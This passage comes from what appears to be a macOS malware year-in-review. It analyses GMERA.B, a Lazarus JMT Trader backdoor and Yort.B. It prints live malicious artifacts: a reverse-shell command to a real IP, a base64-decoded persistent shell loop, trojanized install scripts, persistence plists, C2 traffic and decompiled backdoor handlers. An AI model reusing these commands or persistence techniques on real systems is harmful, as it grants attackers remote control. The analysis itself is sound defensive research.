The stock script first copies the Resources/appcode file to a temporary location (/private/var/tmp/appcode). If the `~/Library/Containers/.pass` file exists (recall this is created by the plugin script with information from the server), it will decrypt and execute the copy of the appcode file.

Unfortunately as the server is offline, the `.pass` is not created, and thus the `appcode` file cannot be decrypted:

"We suspect the file appcode is a malware file that contains additional routines. However, at the time of writing, we were unable to decrypt this file since the upload URL `http://appstockfolio.com/panel/upload[.]php` was inaccessible" - TrendMicro

Though the OSX.GMERA.B specimen shares various similarities with OSX.GMERA.A (such as its infection vector of a trojanized Stockfolio.app), its payload is different.

Recall OSX.GMERA.B executes the Resources/run.sh script.

After checking in with a server located at <http://owpqkszz.info/link.php>, the code within the `run.sh` script creates an interactive remote shell to 193.37.212.176:

```

1 scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212.176/25733 0>&1'`  

2 echo "scre - $scre)" >> /tmp/loglog

```

We also noted that GMERA.B (via code within run.sh) persists a launch agent to:

~/Library/LaunchAgents/.com.apple.upd.plist, to automatically execute commands whenever the user logs in:

```

1 ...  

2  

3   <key>ProgramArguments</key>  

4   <array>  

5     <string>sh</string>  

6     <string>-c</string>  

7     <string>echo 'd2hpbGUgOjsgZG8gc...RvbmU=' | base64 --decode | bash</string>  

8   </array>  

9  

10 ...

```

Decoding the base-64 encoded data in the command reveals the following:

```
while :; do sleep 10000; screen -X quit; lsof -ti :25733 | xargs kill -9; screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212.176/25733 0>&1'; done
```

...ah, a persistent interactive remote shell to 193.37.212.176.

This of course gives a remote attacker, continued access to the infected system and the ability to run arbitrary commands.

## Lazarus (unnamed)

This unnamed specimen, is yet another Lazarus group backdoor that affords a remote attacker complete command and control over infected macOS systems.

 Download: [OSX.AppleJeus](#) (password: infect3d)



Writeups:

- [“Pass the AppleJeus”](#)



Infection Vector: Trojanized (Trading) Application

In early October, [@malwrhunerteam](#) tweeted about some interesting malware:

 **MalwareHunterTeam** @malwrhunteerteam · Oct 11, 2019 

Replying to @malwrhunteerteam

The .dmg for Mac (with the malware in it), and the malware alone are both on VT for more than a month, but still 0 detections when last scanned.

2019-10-11 11:16:18	0/56	10-05 00:31:25
2019-10-11 07:30:38	0/54	19-19 16:54:20
2019-10-11 01:40:23	0/57	19-04 02:06:57
2019-10-11 01:34:34	0/57	
2019-10-11 01:33:17	0/57	
2019-09-04 02:05:14	0/57	

 **MalwareHunterTeam** @malwrhunteerteam

So, in short: anyone installed this "JMT Trader" recently (or anytime? - others will probably have the time to dig and find out...), got some APT's malware with it too...



1:52 AM - Oct 11, 2019  15 

 See MalwareHunterTeam's other Tweets >

...noting this malware may have been seen before (or at least was closely related to previous specimen analyzed by Kaspersky (as OSX.AppleJesus, by Lazarus group)):

MalwareHunterTeam @malwrhunterteam · Oct 11, 2019

cc @VK\_Intel

## MalwareHunterTeam

@malwrhunterteam

If that highlighted not says anything to you... then look here in what malware it was seen before: [securelist.com/operation-app...](http://securelist.com/operation-app...)

cc @craiu

```
POST /checkupdate.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shoc
kwave-flash, */*
User-Agent: Mozilla/5.0 <compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0>
Host: www.cellmic.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=jeus
Content-Length: 728
Cache-Control: no-cache

--jeus
Content-Disposition: form-data; name="api";
get_config
--jeus
Content-Disposition: form-data; name="upload"; filename="temp.gif"
Content-Type: application/octet-stream

GIPB9yA>N1eIwMzVw&d+D+IUSG_CFYLBFRWkiv>_6RM+It1YvPw->U$G_CFx>:M1A:GIC/91HF
W+7DAWkiv<>0_AY'2~_M6+PE_WdOf.d8+6<>_M6+PE_WdOf.d8+6<>WZJN1Kw~_BHG C
F>P1>P1>9A~2~_M6+PE_WdOf.d8+6<>WZJN1Kw<>_U1G_CF>P1>P1>A~2~_M6+PE_WdOf.d8+6<>WZJN1Kw<>UH_AY'2~_ZPvGyH<>50sC4t0>I1vHw--S~*+Bf+U5iW7Y3+9F_CFGS_D:D~YRCH


```

Communication with the C2 server

12 12:42 AM - Oct 11, 2019


See MalwareHunterTeam's other Tweets

We noted early, that the de-facto method of infection utilized by the Lazarus group, was trojanized cryptocurrency trading applications. This samples (which we refer to as OSX.AppleJesus\_2, for lack of a better name), follow an identical approach to infect macOS targets. First, a “new” company was created: “JMT Trading” (hosted at: <https://www.jmttrading.org/>):




Looks reasonably legitimate, ya? Following the “Download from Github” link, will take the user to:

<https://github.com/jmttrading/JMTTrader/releases>, which contains various files for download. Files that contain malware (specifically a disk image, that contain package named `JMTTrader.pkg`):



If the user is coerced into downloading and installing the trojanized cryptocurrency trading application, they will be infected.

Note that the installer requires administrative privileges, but the malware will kindly ask for such privileges during installation:



### Persistence: Launch Daemon

The `JMTTrader.pkg` contains a `postinstall` script (which contains the actual installation instructions). Using the `Suspicious Package` app (available for download [here](#)), we can view the contents of this install file:

```

1 #!/bin/sh
2 mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
3   /Library/LaunchDaemons/org.jmttrading.plist
4
5 chmod 644 /Library/LaunchDaemons/org.jmttrading.plist
6
7 mkdir /Library/JMTTrader
8
9 mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
10   /Library/JMTTrader/CrashReporter
11
12 chmod +x /Library/JMTTrader/CrashReporter
13
14 /Library/JMTTrader/CrashReporter Maintain &

```

In short, this install script:

1. Installs a launch daemon plist (`org.jmttrading.plist`)
2. Installs a daemon (`CrashReporter`)
3. Executes said daemon with the `Maintain` command line parameter.

Both the daemon's plist and binary are (originally) embedded into an application, `JMTTrader.app` found within the `.pkg`. Specifically they're hidden files found in the `/Resources` directory; `Resources/.org.jmttrading.plist` and `Resources/.CrashReporter`:

Screenshot of the "Suspicious Package" application showing the file structure of JMTTrader.pkg. The "All Files" tab is selected, displaying a list of files and folders within the JMTTrader.app package. Two specific files are highlighted with a red box: ".CrashReporter" and ".org.jmttrading.plist".

Name	Date Modified	Size	Kind
Applications	--	31.8 MB	Folder
JMTTrader.app	--	31.8 MB	Application
Contents	--	31.8 MB	Folder
Frameworks	--	24.1 MB	Folder
Info.plist	7/29/19, 2:53 AM	885 bytes	Property list
MacOS	--	3.6 MB	Folder
PkgInfo	7/29/19, 2:53 AM	9 bytes	Document
Plugins	--	3.8 MB	Folder
Resources	--	235 KB	Folder
.CrashReporter	7/29/19, 3:29 AM	39 KB	Executable
.org.jmttrading.plist	7/29/19, 3:29 AM	408 bytes	Property list
empty.lproj	7/29/19, 2:53 AM	Zero KB	Document
JMTTrader.icns	7/29/19, 2:53 AM	195 KB	Apple icon image
qt.conf	7/29/19, 3:02 AM	78 bytes	Document

The right pane displays detailed information about the JMTTrader.app package:

- Name: JMTTrader.app
- Kind: Application
- Size: 31.8 MB
- Modified: --
- Owner: root
- Group: admin
- Permissions:
 

root	Read & Write
admin	Read only
Everyone	Read only
- Version: 1.40.42
- Identifier: com.jmttrading.JMTTrader

Using the “Suspicious Package” app we can extract both these file for analysis.

First, let’s look at the launch daemon plist (`org.jmttrading.plist`):

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>org.jmttrading.jmttrader</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Library/JMTTrader/CrashReporter</string>
    <string>Maintain</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>

```

As expected, it references the daemon `/Library/JMTTrader/CrashReporter` (in the `ProgramArguments` array). As the

RunAtLoad is set to true macOS will automatically (re)start the daemon every time the system is rebooted.



### Capabilities: Persistent Backdoor

The malware persists (via a Launch Daemon) the CrashReporter binary.

Via the file command, we can determine its file type (Mach-O 64-bit):

```
$ file ~/Downloads/.CrashReporter  
~/Downloads/.CrashReporter: Mach-O 64-bit executable x86_64
```

Using my **WhatsYourSign** utility, we can easily ascertain it's code-signing status. Though signed, it's signed ad-hoc:



Running the strings command, affords us valuable insight into the (likely) functionality of the binary.

```
$ strings -a ~/Downloads/.CrashReporter  
  
Content-Disposition: form-data; name="%s";  
jGzAcN6k4VsTRn9  
...  
mont.jpg  
...  
beastgoc.com  
https://$s/grepmonux.php  
POST  
...  
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/72.0.3626.121 Safari/537.36  
  
X,%`PMk--Jj8s+6=
```

Always run the strings command with the -a flag to instruct it to scan the entire file for printable (ASCII) strings!

From the output of the strings command, we can see some interesting, well, strings!

- beastgoc.com, https://%s/grepmonux.php  
likely a download or C&C server?
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...  
the binary's user-agent (perhaps useful as an IOC)?
- X,%\`PMk--Jj8s+6=  
perhaps an encryption or decryption key?

Each time the malware is started, it sends an HTTP POST request to <https://beastgoc.com/grepmonux.php> containing the following data:

```
(lldb)x/s 0x100260000
0x100260000: "--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name=\"token\";
\r\n\r\n756222899\r\n--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name=\"query\";
\r\n\r\nnconn\r\n--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name=\"content\";
filename=\"mont.jpg\"\r\nContent-Type:
application/octet-stream\r\n\r\n\xfffffeb' 6MQMk-|Oj8\r\n--jGzAcN6k4VsTRn9--\r\n"
```

The command and control server will respond with (encrypted) tasking.

```
1 int listen_messagev() {
2
3 ...
4
5 send_to_base(_g_token, 0x0, 0x0, r12, r13, 0x1);
6
7 //decrypt
8 do {
9     (r12 + rax) = *(int8_t *) (r12 + rax) ^ *(int8_t *) ((rax & 0xf) + _cbc_iv);
10    rax = rax + 0x1;
11 } while (rbx != rax);
12
13
14 //handle tasking (commands)
15 if (strcmp(r12, "exit") == 0x0) goto exit;
16
17 if (strcmp(r12, "kcon") == 0x0) goto kcon;
18
19 if (is_str_start_with(r12, "up ") == 0x0) goto up;
20
21 ...
```

Unfortunately during analysis, the C&C server did not return any tasking. However, via static analysis, we can fairly easily ascertain the malware's capabilities.

For example, the malware supports an "exit" command, which will (unsurprisingly) causes the malware to exit:

```
1 if (strcmp(r12, "exit") == 0x0) goto exit;
2
3 ...
```

```

4
5 exit:
6     r14 = 0x250;
7     var_434 = 0x0;
8     __bzero(r12, 0x30000);
9     send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, &var_434, 0x2);
10    free(r12);
11    free(r14);
12    exit(0x0);

```

If the malware receives the up command, it appears to contain logic to open then write to a file (i.e. upload a file from the C&C server to an infected host):

```

1 if (is_str_start_with(r12, "up ") != 0x0)
2 {
3     //open file
4     rax = fopen(&var_430, "wb");
5
6     // (perhaps) get file contents from C&C server?
7     send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, r13, 0x2)
8     ...
9
10    //decrypt
11    do {
12        (r12 + rax) = (r12 + rax) ^ (rax & 0xf) + _cbc_iv;
13        rax = rax + 0x1;
14    } while (rbx != rax);
15
16    //write out to disk
17    fwrite(r12, rbx, 0x1, var_440);
18
19    //close
20    fclose(var_440);
21
22 }

```

Other commands, will cause the malware to invoke a function named: proc\_cmd:

```

1 if ((rbx < 0x7) || (is_str_start_with(r12, "stand ") == 0x0))
2     goto loc_10000241c;
3
4 loc_10000241c:
5     rax = proc_cmd(r12, r14, &var_438);

```

The proc\_cmd function appears to execute a command via the shell (specifically via the popen API):

```

1 int proc_cmd(int * arg0, int * arg1, unsigned int * arg2) {
2     r13 = arg2;
3     r14 = arg1;
4
5     __bzero(&var_430, 0x400);
6     sprintf(&var_430, "%s 2>&1 &", arg0);
7     rax = popen(&var_430, "r");

```

```
$ man popen

FILE * popen(const char *command, const char *mode);

The popen() function ``opens'' a process by creating a bidirectional pipe, forking, and
invoking the shell.

The command argument is a pointer to a null-terminated string containing a shell
command line. This command is passed to /bin/sh, using the -c flag; interpretation, if
any, is performed by the shell.
```

The ability to remotely execute commands, clearly gives a remote attacker full and extensible control over the infected macOS system!

## 👾 OSX.Yort.B

OSX.Yort.B is a close variant to the Lazarus group's OSX.Yort.A; a backdoor that affords a remote attacker complete command and control over infected macOS systems.

⬇ Download: [OSX.Yort.B](#) (password: infect3d)



Writeups:

- [“Mac Backdoor Linked to Lazarus Targets Korean Users”](#)
- [“Lazarus Take 3: FlashUpdateCheck, Album.app”](#)



Infection Vector: Trojanized Application

In late October, Twitter user [@cyberwar\\_15](#) uncovered a new Lazarus group backdoor, targeting macOS users.

cyberwar15  
@cyberwar\_15

#NorthKorea #Lazarus #XLS #MacOS

연인심리테스트.xls  
6850189bbf5191a76761ab20f7c630ef [Album.app](#)  
a8096ddf8758a79fdf68753190c6216a

C2 동일 [crabbedly.clubcraypot.liveindagator.club](http://crabbedly.clubcraypot.liveindagator.club)

SUMMARY	DETECTION
ALYac	! Trojan.OSX.Nukesped
ESET-NOD32	! A Variant Of OSX/NukeSpe...
Ad-Aware	✓ Undetected
AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected
Antiy-AVL	✓ Undetected

20 1:55 AM - Oct 22, 2019 i

18 people are talking about this >


His tweet identified a malicious excel (.xls) document, and a malicious application Album.app.

Though Lazarus group has previously utilized malicious “macro-laden” office documents to target macOS users (e.g. **OSX.Yort**) is malicious excel document (as noted by TrendMicro) contains no macOS logic:

```
$ olevba 연인심리테스트.xls
=====
FILE: 연인심리테스트.xls
Type: OLE
-----
VBA MACRO Module1.bas
in file: 연인심리테스트.xls - OLE stream: u'_VBA_PROJECT_CUR/VBA/Module1'
-----#
#If Mac Then
#Else
```

...thus it seems likely to assume that the malicious application (Album.app) is instead directly distributed to targets (perhaps as an email attachment).

As the application is unsigned, user's would have to manually disable or work-around Gatekeeper:



```
$ codesign -dvv /Users/patrick/Downloads/yort_b/Album.app
/Users/patrick/Downloads/yort_b/Album.app: code object is not signed at all
```

Thus, it's unlikely many macOS users were infected ...though in a targeted APT operation, sometimes just one is enough!

## Persistence: Launch Agent

Although the original version of Yort was not persisted, OSX.Yort.B is persisted as a launch agent.

Specifically, if the user is coerced into running the malicious application, Album.app, it will persistently install a launch agent; ~/Library/Launchagents/com.adobe.macromedia.plist.

Taking a peek at disassembly of the malicious application's binary (Album.app/Contents/macOS/Flash Player), reveals an embedded property list and code that will both save out this plist, then launch it via launchctl load:


```

1 rax = strncmp(&var_1010, "/tmp", 0x4);
2 if (rax != 0x0) {
3     memset(&var_1410, 0x0, 0x400);
4     var_8144 = sprintf(&var_1410, "%s/Library/LaunchAgents/%s",
5                         &var_1010, "com.adobe.macromedia.flash.plist");
6
7     rax = fopen(&var_1410, "w");
8     var_80C0 = rax;
9     if (var_80C0 != 0x0) {
10         fprintf(var_80C0, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
11             \n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" ...>
12             \n<plist version=\"1.0\">\n<dict>\n<key>EnvironmentVariables</key>
13             \n<dict>\n<key>PATH</key>\n<string>/usr/local/bin:/...</string>
14         fclose(var_80C0);
15     }
16     memset(&var_1410, 0x0, 0x400);
17     var_816C = sprintf(&var_1410, "launchctl load -w \"%s/Library/LaunchAgents/%s\"",
18                         &var_1010, "com.adobe.macromedia.flash.plist");
19     rax = system(&var_1410);
20 }
```

We can also dynamically observe this via our **FileMonitor**:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "~/Library/LaunchAgents/com.adobe.macromedia.flash.plist",
    "process" : {
      "uid" : 501,
      "arguments" : [
        ],
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "000000000000000000000000"
      },
      "path" : "Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```

Of course, this persistence is readily detected by our **BlockBlock** tool:



By means of the `com.adobe.macromedia.flash.plist` file, the malware persists a binary: `/Users/user/.FlashUpdateCheck` (as specified via the `Program` key):

```
defaults read ~/Library/LaunchAgents/com.adobe.macromedia.flash.plist
{
    EnvironmentVariables = {
